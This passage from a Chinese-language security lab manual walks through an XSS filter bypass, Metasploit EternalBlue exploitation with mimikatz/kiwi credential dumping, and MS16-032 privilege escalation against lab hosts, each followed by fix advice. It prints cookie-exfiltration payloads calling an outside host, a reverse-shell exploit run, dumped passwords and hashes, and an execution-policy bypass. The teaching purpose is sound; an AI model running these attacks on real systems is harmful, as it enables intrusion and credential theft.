
源码分析：

程序仅简单的将 “<script>” 标签替换，通过在<script>标签内添加部分代码绕过过滤来实现漏洞利用。


步骤 1 构造并测试 payload

在输入框输入<script s=1>alert(/xss/)</script>即可绕过防御触发漏洞

在输入框输入即可触发漏洞



尝试使用 `var a=new Image();a.src="http://192.168.1.10/?cookie="+document.cookie` 这串代码作为 payload，但是发现组装好的 payload 刚好被服务器的正则表达式过滤掉。因此考虑进行 base64 编码，在 burpsuite 的 Decoder 处可以实现



最终的 payload 是 ``。然而这个 payload 仍然能命中正则表达式。

使用另外一段可用代码：`new Audio(http://192.168.1.10/?cookie+=document.cookie)`，组装并编码后可以通过正则表达式，payload 为：

```
<img src=1onerror=eval(atob('bmV3IEF1ZGlKghodHA6Ly8xOTluMTY4LjEuMTAvPzNvb2tpZT0iK2RvY3VtZW50LmNvb2tpZQ=='))>
```

步骤 2 利用漏洞

具体漏洞利用步骤与 low security Level 类似，不做赘述。

6.3 漏洞相关修复建议

目前防御 XSS 主要有如下几种方式：

- 过滤不可信输入

避免 XSS 的方法之一主要是将用户所提供的内容进行过滤

- 对输出进行编码

在 HTML 标签中使用 HTML 实体编码，在 script 标签中使用 js 编码。

- 保护 cookie

设置 cookie 的时候使用 httponly，则代码无法访问到 cookie

系统安全实验

7 MS17-010 漏洞利用实验

7.1 实验介绍

7.1.1 关于本实验

本实验主要通过模拟攻击机利用系统漏洞进行攻击的实操来理解漏洞的原理及风险。全部操作通过 kali 主机完成。在开始实验前，请确认：

- 防火墙安全策略是否配置正确，取消不必要的限制。
- 实验主要通过控制台登录 kali，登录账号：root，密码：root。

7.1.2 实验目的

通过使用知名攻击工具 metasploit-framework（简称 msf）以及 MS17-010（永恒之蓝）系统漏洞进行攻击，并利用 mimikatz 和 kiwi 软件进行系统账户密码破解，了解 msf 工具具体操作步骤与系统漏洞的原理与危害。

7.1.3 实验规划

本次实验靶机为 target 网段中 win7 主机（IP 地址：192.168.2.11），请在实验开始前用 ping 命令确认 kali 主机与靶机的连通性。

7.1.4 实验任务列表

- 通过 msf 工具使用模块攻击靶机
- 通过加载模块破解系统账户密码

7.2 实验任务流程

7.2.1 靶机漏洞确认

在 kali 命令行上运行如下命令，确认漏洞存在：

```
nmap -p445 192.168.2.11 -script smb-vuln-ms17-010
```

```

Shell No.1
File Actions Edit View Help
root@kali:~# nmap -p445 192.168.2.11 --script smb-vuln-ms17-010
Starting Nmap 7.00 ( https://nmap.org ) at 2020-10-09 07:27 EDT
Nmap scan report for 192.168.2.11
Host is up (0.0027s latency).

PORT      STATE SERVICE
445/tcp    open  microsoft-ds

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|     Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|   State: VULNERABLE
|   IDS: CVE:CVE-2017-0143
|   Risk factor: HIGH
|     A critical remote code execution vulnerability exists in Microsoft
SMBv1
|     servers (ms17-010).
|
|   Disclosure date: 2017-03-14
|   References:
|     https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|     https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|     https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|
Nmap done: 1 IP address (1 host up) scanned in 1.36 seconds
root@kali:~#

```

7.2.2 利用 msf 工具进行攻击

步骤 1 配置 msf 工具

继续在 kali 命令行中输入“msfconsole”并回车，等待攻击框架加载完成。

```

root@kali:~# msfconsole
Metasploit Park, System Security Interface
Version 4.0.5, Alpha E
Ready ...
> access security
access: PERMISSION DENIED.
> access security grid
access: PERMISSION DENIED.
> access main security grid
access: PERMISSION DENIED...and ...
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!

= [ metasploit v5.0.101-dev ]
+ -- == [ 2049 exploits - 1108 auxiliary - 344 post ]
+ -- == [ 562 payloads - 45 encoders - 10 nops ]
+ -- == [ 7 evasion ]

Metasploit tip: After running db_nmap, be sure to check out the result of hosts and services
[*] Starting persistent handler(s) ...
msf5 >

```

搜索 ms17-010 相关可以利用的模块，命令 search ms17-010

```
msf5 > search ms17-010

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -                                     -              -    -    -
0  auxiliary/admin/smb/ms17_010_command      2017-03-14      normal No     MS17-010 EternalRomance/EternalSynerg
y/EternalChampion SMB Remote Windows Command Execution
1  auxiliary/scanner/smb/smb_ms17_010       2017-03-14      normal No     MS17-010 SMB RCE Detection
2  exploit/windows/smb/ms17_010_eternalblue  2017-03-14      average Yes    MS17-010 EternalBlue SMB Remote Windo
ws Kernel Pool Corruption
3  exploit/windows/smb/ms17_010_eternalblue_win8  2017-03-14      average No     MS17-010 EternalBlue SMB Remote Windo
ws Kernel Pool Corruption for Win8+
4  exploit/windows/smb/ms17_010_psexec      2017-03-14      normal Yes    MS17-010 EternalRomance/EternalSynerg
y/EternalChampion SMB Remote Windows Code Execution
5  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14      great  Yes    SMB DOUBLEPULSAR Remote Code Executio
n

Interact with a module by name or index, for example use 5 or use exploit/windows/smb/smb_doublepulsar_rce
```

选择第二个模块加载，可以使用 `use 2` 或者 `use exploit/windows/smb/ms17-010-eternalblue`

```
msf5 > use 2
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf5 exploit(windows/smb/ms17_010_eternalblue) >
```

可以看到，msf 默认加载了 meterpreter 的 reverse_tcp 脚本作为 payload，该脚本是用来在漏洞成功利用后在靶机与攻击机之间建立命令执行通道，也就是我们常说的反弹 shell，这里我们不做改动

键入 `options` 命令，查看该模块选项的具体值，共分三个部分，分别是模块设置项，payload 设置项与 target 设置项

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > options

Module options (exploit/windows/smb/ms17_010_eternalblue):
Name      Current Setting  Required  Description
--      -
RHOSTS    .                yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:cpa
th>'
RPORT     445              yes       The target port (TCP)
SMBDomain .                no        (Optional) The Windows domain to use for authentication
SMBPass   .                no        (Optional) The password for the specified username
SMBUser   .                no        (Optional) The username to authenticate as
VERIFY_ARCH true             yes       Check if remote architecture matches exploit Target.
VERIFY_TARGET true             yes       Check if remote OS matches exploit Target.

Payload options (windows/x64/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
--      -
EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     192.168.1.10     yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port

Exploit target:
Id  Name
--  -
0   Windows 7 and Server 2008 R2 (x64) All Service Packs
```

根据靶机的信息，进行选项设置，在这里我们只用对 RHOSTS 项进行设置即可

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 192.168.2.11
rhosts => 192.168.2.11
msf5 exploit(windows/smb/ms17_010_eternalblue) >
```

至此完成设置工作

步骤 2 开始攻击

在 msf 命令行内输入 “run” 命令，并等待其完成攻击

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 192.168.1.10:4444
[*] 192.168.2.11:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] Sending stage (201283 bytes) to 192.168.2.11
[*] Meterpreter session 1 opened (192.168.1.10:4444 -> 192.168.2.11:51520) at 2020-10-21 16:56:42 +0800
[*] 192.168.2.11:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Enterprise 7601 Service Pack 1
[*] 192.168.2.11:445 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.2.11:445 - Connecting to target for exploitation.
[*] 192.168.2.11:445 - Connection established for exploitation.
[*] 192.168.2.11:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.2.11:445 - CORE raw buffer dump (40 bytes)
[*] 192.168.2.11:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 45 6e 74 65 72 70 Windows 7 Enterp
[*] 192.168.2.11:445 - 0x00000010 72 69 73 65 20 37 36 30 31 20 53 65 72 76 69 63 rise 7601 Servic
[*] 192.168.2.11:445 - 0x00000020 65 20 50 61 63 6b 20 31 e Pack 1
[*] 192.168.2.11:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.2.11:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.2.11:445 - Sending all but last fragment of exploit packet
[*] 192.168.2.11:445 - Starting non-paged pool grooming
[*] 192.168.2.11:445 - Sending SMBv2 buffers
[*] 192.168.2.11:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.2.11:445 - Sending final SMBv2 buffers.
[*] 192.168.2.11:445 - Sending last fragment of exploit packet!
[*] 192.168.2.11:445 - Receiving response from exploit packet
[*] 192.168.2.11:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.2.11:445 - Sending egg to corrupted connection.
[*] 192.168.2.11:445 - Triggering free of corrupted buffer.
[*] 192.168.2.11:445 - -----
[*] 192.168.2.11:445 - -----WIN-----
[*] 192.168.2.11:445 - -----

meterpreter > 
```

待出现提示“meterpreter>”即说明攻击成功，输入 ipconfig 可见靶机网络设置

```
meterpreter > ipconfig

Interface 1
=====
Name           : Software Loopback Interface 1
Hardware MAC   : 00:00:00:00:00:00
MTU            : 4294967295
IPv4 Address   : 127.0.0.1
IPv4 Netmask   : 255.0.0.0
IPv6 Address   : ::1
IPv6 Netmask   : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 11
=====
Name           : Red Hat VirtIO Ethernet Adapter
Hardware MAC   : fa:16:3e:22:a3:3b
MTU            : 1500
IPv4 Address   : 192.168.2.11
IPv4 Netmask   : 255.255.255.0
IPv6 Address   : fe80::fd2e:c28a:7fb6:ed90
IPv6 Netmask   : ffff:ffff:ffff:ffff::

Interface 12
=====
Name           : Microsoft ISATAP Adapter
Hardware MAC   : 00:00:00:00:00:00
MTU            : 1280
IPv6 Address   : fe80::5efe:c0a8:20b
IPv6 Netmask   : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
```

键入“shell”可以进入靶机命令行

```
meterpreter > shell
Process 3972 created.
Channel 1 created.
Microsoft Windows [版本 6.1.7601]
(c) 2009 Microsoft Corporation

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

步骤 3 加载密码破解模块

msf 自带 mimikatz 与 kiwi 模块，可以对系统账户进行密码爆破

在 meterpreter 命令行界面输入“load mimikatz”加载模块，msf 会根据靶机操作系统版本提示加载 kiwi，本次实验无需额外加载。

```
meterpreter > load mimikatz
Loading extension mimikatz... [!] Loaded Mimikatz on a newer OS (Windows 7 (6.1 Build 7601, Service Pack 1)). Did you mean
to 'load kiwi' instead?
Success.
```

键入“help”可以查看 mimikatz 相关命令提示

```
Mimikatz Commands
=====
```

Command	Description
kerberos	Attempt to retrieve kerberos creds.
livessp	Attempt to retrieve livessp creds.
mimikatz_command	Run a custom command.
msv	Attempt to retrieve msv creds (hashes).
ssp	Attempt to retrieve ssp creds.
tspkg	Attempt to retrieve tspkg creds.
wdigest	Attempt to retrieve wdigest creds.

输入“wdigest”恢复摘要身份验证信息，得到账户密码

```
meterpreter > wdigest
[+] Running as SYSTEM
[*] Retrieving wdigest credentials
wdigest credentials
=====
```

AuthID	Package	Domain	User	Password
0;2387977	NTLM	WIN7	Administrator	
0;997	Negotiate	NT AUTHORITY	LOCAL SERVICE	
0;996	Negotiate	WORKGROUP	WIN7\$	
0;26182	NTLM			
0;999	NTLM	WORKGROUP	WIN7\$	
0;4074383	NTLM	WIN7	Administrator	Admin@123
0;381712	NTLM	WIN7	user	User@123
0;1224887	NTLM	WIN7	test	test@123

当然 kiwi 作为更新的密码破解工具其功能更强大，可以输入 “load kiwi” > “creds_all” 爆破所有账户信息

```
meterpreter > creds_all
[+] Running as SYSTEM
[*] Retrieving all credentials
msv credentials
```

Username	Domain	NTLM	SHA1
Administrator	WIN7	570a9a65db8fba761c1008a51d4c95ab	759e689a07a84246d0b202a80f5fd9e335ca5392
test	WIN7	c20a43b71503528c05c57fcbff0c78e3	2d77b69f031ac7963707023ca1798f5e1165ef3e
user	WIN7	0204cb1f7d2ca0aaec3e73edc7696728	c5b0fd400815c7624a75cd30c80176411e695503

```
wdigest credentials
```

Username	Domain	Password
(null)	(null)	(null)
Administrator	WIN7	Admin@123
WIN7\$	WORKGROUP	(null)
test	WIN7	test@123
user	WIN7	User@123

```
kerberos credentials
```

Username	Domain	Password
(null)	(null)	(null)
Administrator	WIN7	(null)
test	WIN7	(null)
user	WIN7	(null)
win7\$	WORKGROUP	(null)

7.3 漏洞相关修复建议

- 及时对主机进行系统加固，更新补丁
- 对开放的端口进行最小化限制，关闭 445 等高危端口，或做白名单管理

8

MS16-032 本地提权实验

8.1 实验介绍

8.1.1 关于本实验

本实验主要通过模拟在靶机低权限账户中利用系统漏洞进行本地提权的实操来理解提权的原理及风险。操作通过 win10-user 主机远程桌面完成。在开始实验前，请确认：

- 防火墙安全策略是否配置正确，取消不必要的限制。
- 实验主要通过控制台登录 win10-user，再由 win10-user 通过 test 账号远程登录靶机（win7 主机）。Win7 远程登录地址：192.168.2.11，账号：test，密码：test@123。
- 本次实验所用到的脚本 Invoke-ms16-032.ps 是否在 win10-user 主机上。

8.1.2 实验目的

通过利用 ms16-032 本地提权脚本的实际操作，理解利用漏洞进行本地提权的原理与风险。


8.1.3 实验规划

本次实验靶机为 target 网段中 win7 主机（IP 地址：192.168.2.11），请在实验开始前用 ping 命令确认 kali 主机与靶机的连通性。

8.2 实验任务流程

步骤 1 远程低权限登录靶机

通过远程桌面登录靶机，登录地址 192.168.2.11，账号 test，密码 test@123



在靶机上运行 CMD 命令行，可以看到目前为非管理员权限。


```
C:\Users\test>net user test
用户名                test
全名                  test
注释
用户的注释
国家/地区代码        000 <系统默认值>
帐户启用              Yes
帐户到期              从不
上次设置密码          2020/10/18 0:09:07
密码到期              从不
密码可更改            2020/10/18 0:09:07
需要密码              Yes
用户可以更改密码      Yes
允许的工作站          All
登录脚本
用户配置文件
主目录
上次登录              2020/10/21 17:32:37
可允许的登录小时数    All
本地组成员            *Remote Desktop Users *Users
全局组成员            *None
命令成功完成。
```

步骤 2 上传脚本并进行提权

将桌面 Invoke-ms16-032.ps 脚本复制到靶机桌面

打开 cmd 命令行，输入以下命令：

```
Powershell - ExecutionPolicy Bypass
```

```
C:\Users\test>powershell -ExecutionPolicy Bypass
Windows PowerShell
版权所有 (C) 2009 Microsoft Corporation。保留所有权利。

PS C:\Users\test>
```

加载复制的脚本，并执行相关函数

```

PS C:\Users\test> cd .\Desktop
PS C:\Users\test\Desktop> Import-Module .\Invoke-MS16-032.ps1
PS C:\Users\test\Desktop> Invoke-MS16-032

  _ _ _ _ _
 |  U  | _ _ | | _ _ | _ _ | _ _ | | |
 |    | _ | | | | _ _ | _ _ | _ _ |
 | _ _ | _ _ | _ _ | _ _ | _ _ |

[by b33f -> @FuzzySec]

[?] Operating system core count: 2
[>] Duplicating CreateProcessWithLogonW handle
[?] Done, using thread handle: 1880

[*] Sniffing out privileged impersonation token..

[?] Thread belongs to: svchost
[+] Thread suspended
[>] Wiping current impersonation token
[>] Building SYSTEM impersonation token
[?] Success, open SYSTEM token handle: 1876
[+] Resuming thread..

[*] Sniffing out SYSTEM shell..


[>] Duplicating SYSTEM token
[>] Starting token race
[>] Starting process race
[!] Holy handle leak Batman, we have a SYSTEM shell!!

PS C:\Users\test\Desktop>

```

步骤 3 验证结果

若成功会弹出一个新的窗口，具有 system 权限



```

管理员: C:\Windows\System32\cmd.exe
Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。

C:\Users\test\Desktop>whoami
nt authority\system

C:\Users\test\Desktop>

```

8.3 漏洞相关修复建议

- 及时对主机进行系统加固，更新补丁
- 对开放端口进行最小化管理
- 设置主机基线，避免主机上存在不必要的账户、服务等